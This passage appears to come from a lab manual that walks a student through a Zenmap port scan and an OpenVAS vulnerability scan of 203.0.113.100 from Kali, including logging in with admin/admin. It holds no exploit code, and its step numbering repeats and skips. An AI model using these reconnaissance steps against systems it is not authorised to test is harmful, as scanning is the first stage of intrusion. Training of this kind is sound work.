
OPEN ZENMAP




ZENMAP

Note: This scan may take 4-5 minutes to complete.

6. After the scan is complete, **click** the Ports / Hosts tab to view the open ports and corresponding banner messages that are displayed. **Notice** the PostgreSQL service.




SCAN IS COMPLETE




REDIRECTION

7. **Select** Scan from the menu bar and then **select** Quit to close Zenmap. When asked about unsaved changes, c**lick** Close anyway.




QUIT ZENMAP



UNSAVED CHANGES


8. **Initiate** the openvas_start script to initialize the OpenVAS Network Scanning application. **Type** the following command and **press** Enter.

root@Kali2:~# `/home/scripts/openvas_start`




Note: Ignore the OpenVas Manager error status.


8. Once you receive the user prompt back, **open** the Iceweasel Web browser by **clicking** on the icon located on the top menu pane.




11. In the address bar of the web browser, **type** `https://127.0.0.1:9392` and **press** Enter.



12. **Expand** the line I Understand the Risks.




12. **Click** Add Exception.



12. **Click** Confirm Security Exception.

12. At the login prompt, **type** `admin` as the Username.



OPENVAS

13. **Type** `admin` as the Password.


Note: The password will not be displayed for security purposes.

13. **Click** Login.
14. Under the Quick start box, **type** `203.0.113.100` for the IP address. **Click** Start Scan.

OPENVAS SCAN


Note: This intense scan will take approximately 10-20 minutes to complete. You can monitor the progression of the scan by viewing the Status bar. You can also click the Status Percentage to see how much of the report is complete.

14. After 10 minutes **click** the Status percentage, even if the scan is not 100% done. Sometimes it will update after you click it. If the scan has fully completed the Status indicates Done. **Click** the date hyperlink to view the report.



OPENVAS


15. **Scroll** through the report. **Notice** the large number of vulnerabilities.



